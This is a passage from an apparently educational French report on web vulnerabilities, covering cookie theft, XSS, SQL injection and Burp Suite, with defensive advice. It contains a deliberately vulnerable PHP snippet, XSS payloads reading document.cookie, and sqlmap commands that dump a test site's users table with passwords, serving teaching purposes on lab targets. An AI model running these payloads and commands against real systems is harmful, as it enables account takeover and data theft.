En règle générale, les cookies peuvent être soit temporaires, soit permanents. Les cookies temporaires sont désignés sous le terme de cookies de sessions et sont utilisés uniquement dans une session. Ces cookies sont supprimés lorsque l'on ferme notre navigateur. Les cookies permanents quant à eux sont utilisés dans différentes sessions de navigation et ils ne disparaissent que lorsque l'on décide de les supprimer ou bien lorsque leur dates d'expirations arrivent à terme. Parmi ces différents types de cookies, il existe les cookies dits internes et les cookies tiers. Les cookies internes sont mis en place par le site que vous consultez. Les cookies tiers quant à eux sont créés par un site différent de celui que vous consultez. Par exemple, de nombreux sites ont un bouton "J'aime" sur lequel on peut cliquer dessus. En cliquant sur ce bouton, un cookie pouvant être utilisé par Facebook s'activera.

### 6.2.3 Mise en place d'un cookie




FIGURE 6.2 – Transfert des cookies du navigateur au serveur

1. Le protocole HTTP permet de transférer des pages Web. A l'aide d'une requête HTTP, le navigateur appelle une page provenant du serveur Web. Pour parvenir à la page [www.velizy.fr/index.html](http://www.velizy.fr/index.html), le navigateur se connecte au serveur [www.velizy.fr](http://www.velizy.fr) en envoyant la requête suivante : GET /index.html HTTP/1.0 Host : www.velizy.fr

2. Le serveur répond en transmettant au navigateur une réponse HTTP. Cette réponse permet de demander au navigateur de conserver des cookies. Afin de stocker un cookie, le serveur va ajouter dans la réponse HTTP une ligne Set-cookie. Cette ligne est en réalité une requête qui a pour but de demander au navigateur de stocker la chaîne nom=valeur.

3. Cette chaîne sera par la suite renvoyée dans toutes les prochaines requêtes envoyées au serveur s'il y a existence du cookie. HTTP/1.0 200 OK Content-type : text/html Set-cookie : nom=valeur

### 6.2.4 Durée de vie des cookies

En théorie, tous les cookies ont un nom et une date d'expiration. Lorsque le site Web que vous consultez envoie un cookie, il prend l'initiative de demander à votre navigateur de stocker le cookie en question jusqu'à la date et l'heure inscrits dans le fichier texte. Il existe une loi dans laquelle il est stipulé que les cookies doivent être supprimés au moins une année après leur création. Malgré cela, certains cookies sont conservés bien plus longtemps. Pour l'anecdote, il est à savoir que des cookies ont été créés dans l'optique de durer 7000 ans.

### 6.2.5 Interception des cookies

Comme nous l'avons dit précédemment les cookies sont des données envoyées par un serveur web au navigateur de notre ordinateur. Or, les cookies peuvent contenir des informations que l'on

## 6.2 Cookies

---

qualifie de sensibles (pseudo, mot de passe). Par conséquent, il serait fort regrettable que quiconque puisse intercepter ces données. Malheureusement, certaines méthodes permettent d'intercepter les cookies et nous allons ici en lister quelques unes. La première méthode que nous allons expliquer se prénomme détournement de session. Cette attaque est essentiellement réalisée dans des lieux publics contenant des espaces WIFI non chiffré. Elle consiste en la lecture des communications d'autres utilisateurs sur le réseau en ayant recours à des "renifleurs de paquets". Cette lecture n'est possible que lorsque le trafic réseau n'est pas chiffré. En d'autres termes, pour éviter cette attaque, il suffit de chiffrer la connexion entre le serveur Web et l'ordinateur de l'utilisateur. Pour cela, on peut utiliser par exemple le protocole HTTPS. La seconde méthode permettant d'intercepter des cookies est l'écriture de script directement dans les sites. Ces scripts ont pour but de demander au navigateur d'envoyer les cookies à des serveurs malveillants. Cette attaque est utilisée sur les sites qui permettent aux utilisateurs de publier du contenu HTML. Pour ce qui est de ce type d'attaque, chiffrer les cookies avant leur envoi sur le réseau n'a pas de grande utilité. En revanche afin de rendre inaccessible un cookie depuis l'exécution d'un script, il est possible d'utiliser le drapeau HttpOnly qui est une option introduite en 2002 sur le navigateur internet explorer.

### 6.2.6 Protection contre le vol de cookie

Le client d'un site Web n'a pas en sa possession de nombreux moyens permettant d'éviter qu'on intercepte ses cookies. En effet, il ne peut que prendre la décision de désactiver les cookies. Malheureusement, de nombreux sites Web ont recours à des cookies pour fonctionner convenablement.

Par conséquent, la sécurisation du vol de cookies est essentiellement à la charge du créateur du site Web. Il doit prendre en compte de nombreux détails afin de sécuriser au mieux son site et donc ses clients. Pour cela, le créateur du site Web doit éviter de stocker les données en lien avec l'authentification (pseudo ,mot de passe) en clair, mettre en place des identifiants de session aléatoires lors de chaque requête HTTP, effacer les cookies après leur utilisation. Il doit aussi chiffrer totalement, où au moins partiellement les cookies et surtout avoir recours à des protocoles sécurisés comme HTTPS.

## 6.3 Failles XSS (Cross-site scripting)

Une faille XSS est une faille présente sur un site web qui permet l'exécution de code HTML ou JavaScript dans des variables mal protégées. Il ne faut pas confondre les failles XSS avec les failles SQL. En effet, la faille XSS s'exécute côté client sur le navigateur et non pas côté serveur sur une base de données par exemple.

Il existe deux types de failles XSS :

- **Failles XSS réfléchies (non permanentes)**
- **Failles XSS stockées (permanentes)**

Nous verrons au cours de cette section ces deux types de failles, la structure d'une faille XSS ainsi que son utilisation par un pirate.

### 6.3.1 XSS Reflected (réfléchies)

La faille XSS non permanente est la faille la plus utilisée et sûrement la plus facile à pratiquer. En effet, l'attaquant n'a qu'à injecter du code dans l'input d'un formulaire et le faire apparaître à l'écran. Cette attaque ne nécessite donc en aucun cas un stockage contrairement au XSS stocké qui est présenté ci-dessous. Cette faille peut par exemple être présente lors de l'intervention d'un champ "rechercher" sur un site :

```
<div class="vulnerable_code_area">
<form name="XSS" action="#" method="GET">
<p>
    What's your name?
    <input type="text" name="name">
    <input type="submit" value="Submit">
</p>
```

FIGURE 6.3 – Code HTML recherche

```
<?php
header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

FIGURE 6.4 – Code PHP recherche

En regardant le code PHP, on peut s'apercevoir qu'il n'y a aucune vérification sur le paramètre `$_GET`. Cela veut dire que nous pouvons insérer n'importe quel code lors de la requête :

---

192.168.1.86/vulnerabilities/xss\_r/?name=<script>alert("XSS")%3B<%2Fscript>#

---

FIGURE 6.5 – Ajout code javascript

On constate à travers cette capture que notre script JS est passé en paramètre. On obtient donc la pop-up suivante sur notre navigateur :

### 6.3 Failles XSS (Cross-site scripting)



FIGURE 6.6 – Pop-up JS

Contrairement à ce que nous pourrions penser, le fait que la charge utile soit exécutée côté client est bel et bien un risque pour l'utilisateur. En effet, le client possède plusieurs informations secrètes et utiles pour l'attaquant, il a également des extensions dans son navigateur qui peuvent avoir des vulnérabilités.

Jusque-là, nous avons seulement affiché une pop-up dans le navigateur de la victime, mais nous allons aller un peu plus loin et voler les cookies de l'utilisateur sur le site vulnérable. Pour cela, nous utiliserons la propriété cookie du document (sous réserve que les cookies ne soient pas protégés) :

#### **document.cookie**

En effet, si on exécute le code `<script>alert(document.cookie);</script>` dans la barre de recherche du site on obtient la chose suivante :




FIGURE 6.7 – Récupération du cookie utilisateur

On récupère bien le cookie de l'utilisateur avec qui on est connecté. On pourrait donc imaginer une attaque par le biais de cette faille :




FIGURE 6.8 – Attaque par vol de cookies

### 6.3.2 XSS Permanente

Ce type de vulnérabilité se produit lorsque les données fournis par un utilisateur sont stockées sur un serveur (fichier, base de données...) afin d'être par la suite affichées à chaque ouverture du site. Nous pouvons prendre l'exemple des forums dans lesquels un utilisateur peut par exemple injecter un script qui sera visible par tous et donc provoquer des failles chez un grand nombre d'utilisateurs. On se rend rapidement compte que cette faille est véritablement dangereuse. Grâce à celle-ci, on peut par exemple récupérer les cookies des utilisateurs ou faire exécuter du code malveillant à notre insu. On peut également récupérer les cookies de tous les utilisateurs qui consultent la page contenant le code du pirate.

### 6.3.3 Faille DOM based XSS

DOM est l'abréviation de Document Object Model-based. Ce type d'attaque a lieu directement dans le navigateur de la victime sans passer par le serveur web. La page web ne change pas, en revanche le code côté client qui est contenu dans la page s'exécute de manière inopinée, et cela est engendré par les modifications malveillantes apportées à l'environnement DOM. Cette attaque a lieu dans la grande majorité des cas dans les nouvelles applications web car une grande quantité de code javascript est exécutée dans le navigateur de l'utilisateur.

### 6.3.4 Détection de la présence d'une faille XSS

Afin de détecter la présence d'une faille XSS, on peut commencer par taper dans un formulaire (commentaire, moteur de recherche, chat...) le code suivant :

<b>Faille</b>

Si le message suivant est affiché : Aucun résultat trouvé pour le terme "Faille", c'est qu'une faille XSS est présente.

Si le message suivant est affiché : Aucun résultat trouvé pour le terme <b>Faille</b>, cela signifie que le site est convenablement sécurisé.

A la suite de la première étape décrite ci-dessus, il est possible d'utiliser un script Javascript dans un champ de formulaire afin d'être convaincu de l'existence d'une faille XSS. On peut par exemple avoir recours au script suivant :

<script > alert (Attention ce site est vulnérable face aux attaques XSS) </script >

Afin de savoir si le site web est vulnérable aux attaques XSS, il suffit donc de taper ce script dans un formulaire, si aucun message ne s'affiche, dans ce cas vous ne risquez pas de vous retrouver face à une faille XSS sur le site en question, en revanche si le message "Attention ce site est vulnérable face aux attaques XSS" s'affiche, dans ce cas là il est préférable pour vous de changer de site.

### 6.3.5 Se protéger d'une faille XSS

La solution permettant de se protéger face à une attaque XSS est de convertir les données. Pour ce qui est du langage PHP, il est courant d'avoir recours aux fonctions htmlentities() et htmlspecialchars() qui permettent de convertir les caractères spéciaux en entités HTML. De ce fait, les données ne seront plus interprétées par le navigateur, mais simplement affichées.

**Conclusion :**

La faille XSS est l'une des failles qu'on retrouve le plus couramment sur le web. Cela est expliqué par le fait que cette faille permet un grand nombre d'attaques. On peut par exemple grâce à cette faille détourner un formulaire afin de rediriger l'utilisateur vers un site malveillant. Cela permet en autres de voler les cookies d'un utilisateur et donc par la même occasion d'obtenir son login et son mot de passe. Heureusement, cette faille peut être aisément évitée en prenant la peine de traiter correctement les données en entrée.

## 6.4 Failles SQL

### 6.4 Failles SQL

Le SQL est un langage de programmation orienté vers les bases de données. Ces bases de données contiennent en général des identifiants et des mots de passe qu'il faut absolument sécuriser. Lors d'une connexion via formulaire sur une page Web, l'utilisateur doit remplir les champs libres qui seront ensuite comparés aux comptes dans la base de données. Les schéma ci-dessous peut faciliter la compréhension du fonctionnement d'authentification :




FIGURE 6.9 – Fonctionnement d'un formulaire

Depuis un navigateur, nous allons donc remplir le formulaire de connexion qui va être envoyé vers le serveur Web qui contient un serveur PHP. Ce dernier va traiter le code PHP pour récupérer (le plus souvent en POST) et faire une requête SQL vers la base de données afin de vérifier que les données correspondent. Si c'est le cas, le serveur PHP laisse l'utilisateur entrer sur le site.

Voici la structure d'une base de données :




FIGURE 6.10 – Exemple d'une base de données

Dans cet exemple, la base de données se nomme "Cloud" et contient plusieurs tables : "Categories", "Fichiers", "Suivi" et "Users". Ensuite, chaque table contient des colonnes qui sont ici dans la table "Users" : "email", "idU", "mdp", "nom", "Statut". On comprend donc que les données de chaque utilisateurs sont stockées dans la colonne Users. Le PHP va donc essayer de faire correspondre ce qui a été rentré dans le formulaire et ce qui est présent dans cette table afin de valider ou non la connexion.

## Chapitre 6. L'exploitation des informations via des failles

Une injection SQL consiste à injecter du code SQL dans une requête SQL dans le but de la détourner et donc de modifier le résultat que cette requête était censé afficher. Cela permet également d'afficher du contenu qui était en toute logique dissimulé (table des users avec les identifiant et mot de passe qui vont avec). Enfin, une insertion SQL permet d'ajouter, de supprimer ou de modifier une base de données.

### 6.4.1 Détection faille SQL

Les failles SQL peuvent être exploitées via l'outil SQLMAP. Ce dernier va tenter d'injecter des SELECT dans la base de données et de nous fournir un résultat. Pour mieux comprendre le concept, nous pouvons essayer SQLMAP sur des sites spécialisés en test SQL. Sur celui-ci, nous pouvons tester au niveau de l'URL si une injection est possible :




FIGURE 6.11 – Détection d'une faille SQL

Comme on peut le voir, pour tester la sécurité de la base de données aux injections SQL, il nous a juste fallu ajouter, dans l'URL, une apostrophe après le GET du site web. Ainsi, la base de données nous envoie un message d'erreur. Cette erreur nous indique que les données tapées par les utilisateurs ne sont pas vérifiées du côté serveur.

### 6.4.2 Exploitation faille SQL

#### SQLMAP

Passons maintenant à l'outil SQLMAP en rentrant la commande suivante :

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
```

FIGURE 6.12 – Commande SQLMAP

L'option “-u” va nous permettre d'entrer une URL et le “--dbs” va nous permettre d'afficher les bases de données. Le résultat nous est envoyé sous cette forme :

```
[08:06:49] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

FIGURE 6.13 – Résultat

## 6.4 Failles SQL

Il existe alors deux bases de données qui sont acuart et information\_schema. Etant donné que notre site cible est Acuart, nous allons visualiser ses tables :

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
```

FIGURE 6.14 – Commande pour visualiser les tables

```
[08:08:53] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables] Privacy Policy | Contact Us | ©2019 Acunetix Ltd
+-----+
| artists |
| carts   |
| categories |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+
```

FIGURE 6.15 – Résultat

A l'intérieur de la base de données, il existe une table users que nous allons dévoiler :

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns
```

FIGURE 6.16 – Commande pour visualiser les colonnes

```
[08:09:47] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+
| _id          | int(11)      | Primary Key, auto_increment |
| address     | mediumtext   | Error: You have an error in your SQL syntax; check the manual that
+-----+           +-----+ to your MySQL server version for the right syntax to use near
| cart        | varchar(100) | Warning: mysqli_fetch_array() expects parameter 1 to be
| email       | varchar(100) | boolean given in /hj/var/www/listproducts.php on line 74
| name        | varchar(100) |
| pass        | varchar(100) |
| phone       | varchar(100) |
| uname       | varchar(100) |
+-----+-----+
```

FIGURE 6.17 – Résultat

Dans notre cas, les seules informations dont nous avons besoin sont : name, pass et uname :

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C name,pass,uname --dump
```

FIGURE 6.18 – Commande pour visualiser un SELECT

## Chapitre 6. L'exploitation des informations via des failles

```
[08:10:22] [INFO] fetching entries of column(s) 'name, pass, uname' for table 'users' in database 'acuart'
Database: acuart
Table: users | Policy, ContactUs | ©2010 Acunetix
[1 entry]
+-----+-----+
| name | pass | uname |
+-----+-----+
| prasth | test | test |
+-----+-----+
This is an example PHP application, which is intentionally vulnerable to web
break into your website. You can use it to test other tools and your manual hacking
SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery
(CSRF), and more.
```

FIGURE 6.19 – Résultat

Il existe donc un utilisateur test que nous allons essayer pour nous connecter :

**prasth (test)**

On this page you can visualize or edit your user information.

|                     |         |
|---------------------|---------|
| Name:               | prasth  |
| Credit card number: | fghfgh  |
| E-Mail:             | h@s.com |
| Phone number:       | 876896  |
| Address:            | titit   |

FIGURE 6.20 – Connexion

Nous avons réussi à nous connecter via une faille SQL.

### SQLi

Cependant, nous aurions pu éviter de passer par SQLMAP. En effet, si nous avions voulu juste rentrer dans un site exploitable, nous aurions juste pu injecter nous-même une condition. Pour cela, nous allons nous rendre sur un site créé par l'IUT de Blagnac proposant un CTF en ligne. Nous allons donc aller dans la partie SQLi pour essayer une injection visible en **figure 6.21**.

Cette injection va nous permettre d'ajouter une condition dans la requête qui sera toujours vraie car 1 sera toujours égal à 1. On pourra alors se connecter et entrer dans le site comme on peut le voir sur la **figure 6.22**.

## 6.4 Failles SQL




FIGURE 6.21 – SQLi



FIGURE 6.22 – Connexion

### 6.4.3 Protection faille SQL

Bien entendu, le mot d'ordre est vigilance. Il est utile pour tout administrateur de vérifier constamment les données entrées par l'utilisateur. Les paramètres d'URL et les formulaires (connexion, recherche) sont des potentiels risques d'attaque par injection. Grâce au langage PHP, il est maintenant possible d'avoir recours à des librairies qui auront le rôle de préparer des requêtes SQL avant leurs exécutions. Ces librairies permettent entre autres de valider les données des requêtes. PDO est la plus connue de ces librairies. Cette fonction est directement inclue dans la classe MySQLi pour les nouvelles versions de PHP. Il est utile de camoufler les messages d'erreurs qui peuvent s'afficher sur votre site (comme avec l'exemple de l'apostrophe dans l'URL ci-dessus) dans la mesure où ces messages permettent aux hackers d'avoir des informations sur votre base de données. Afin d'éviter les caractères spéciaux, il est pratique d'utiliser la fonction :

`mysqli_real_escape_string()`

Enfin, il est préférable d'utiliser des comptes utilisateurs qui ont des droits limités. Cela permet d'empêcher l'éventuel hacker de modifier ou supprimer des éléments de la base de données.

### Conclusion

Environ un site sur cinq est vulnérable aux injections SQL. Cela est dû au fait qu'une simple erreur peut compromettre la sécurité de la base, des utilisateurs et même du serveur. Pour cette raison, c'est l'une des failles les plus dangereuses pour les applications ayant recours à une base de données. Plus inquiétant encore, les injections SQL sont en augmentation depuis qu'il existe des programmes d'injections SQL automatisés, qui permettent aux hackers de prendre possession d'environ plus de données que par le passé. Heureusement, de simples techniques permettent de protéger de ce type de faille.

## 6.5 Failles par Proxy

### 6.5 Failles par Proxy

Un proxy est un élément du réseau fonctionnant au niveau de la couche 7 (application) du modèle OSI. Un proxy peut être considéré comme un intermédiaire entre deux personnes surtout quand celles-ci ne parlent pas le même langage. Cela signifie qu'un proxy va intercepter toutes les requêtes entre un serveur et un client. Nous allons dans cette partie exploiter ce concept afin d'exploiter les failles d'un formulaire et contourner des sécurités via l'outil Burpsuite.

#### 6.5.1 Burpsuite

##### Définition

Burpsuite est un logiciel complet permettant d'effectuer des tests d'intrusion ou de vulnérabilités (XSS, CSRF) sur des applications Web. Cet outil peut s'utiliser comme un proxy Web dans le but de chercher et capturer toutes les requêtes Web des utilisateurs au sein d'un LAN. Ce dernier inclut notamment des procédés automatiques dans le but de travailler plus rapidement et plus efficacement. Nous allons donc voir son fonctionnement.

##### Fonctionnement

Burpsuite se présente sous la forme d'une interface graphique :




FIGURE 6.23 – Interface graphique

Nous avons 3 types d'outils dans Burpsuite :

Les outils centraux :

- **Proxy** : Permet de configurer un proxy dans le but d'intercepter des requêtes web ou de les modifier avant de les transmettre au serveur web.
- **Site map** : Permet d'avoir une vue arborescente du trafic observé.

Les outils manuels :

- **Intruder** : Émission en masse de requêtes HTTP/HTTPS.
- **Repeater** : Permet la modification avant l'envoi de nos requêtes.

Les outils automatiques :

- **Spider** : Cet outil permet la récolte d'informations passives comme la détection de ressources et la collecte active.
- **Scanner** : Il va rechercher automatiquement des vulnérabilités (via le mode passif ou actif).

Les autres outils :

- **Sequencer** : Permet de tester l'existence aléatoire des sessions avec jetons (token).

## Chapitre 6. L'exploitation des informations via des failles

- Decoder : Conversion URL/HTML/Base64/Hexa/Octal/Binaire/GZip + hashes.

Burpsuite permet également la configuration de macros dans le but d'automatiser des tâches. De plus, l'avantage de Burpsuite réside dans la possibilité d'une configuration multiple, mais également, dans ses nombreuses fonctionnalités permettant d'aider les pentesteurs les plus expérimentés.

Ainsi, dans le cas d'un audit de sécurité ou d'un CTF, nous pouvons utiliser cet outil pour capturer le trafic des utilisateurs et ainsi récupérer des mots de passe ou des cookies de connexions pour se connecter à des sites (Gmail, Facebook,...).

### Exemple d'utilisation sur un CTF :

Dans le cas où nous avons un formulaire de connexion, nous pouvons utiliser le mode Intercept de Burpsuite pour tester la sécurité de ce dernier, et ainsi injecter ou non du code malveillant comme le montre ce schéma :




FIGURE 6.24 – Fonctionnement du mode Intercept de Burpsuite

## 6.5 Failles par Proxy

Pour cela, il faut aller dans la catégorie proxy et choisir l'adresse IP du proxy à utiliser :

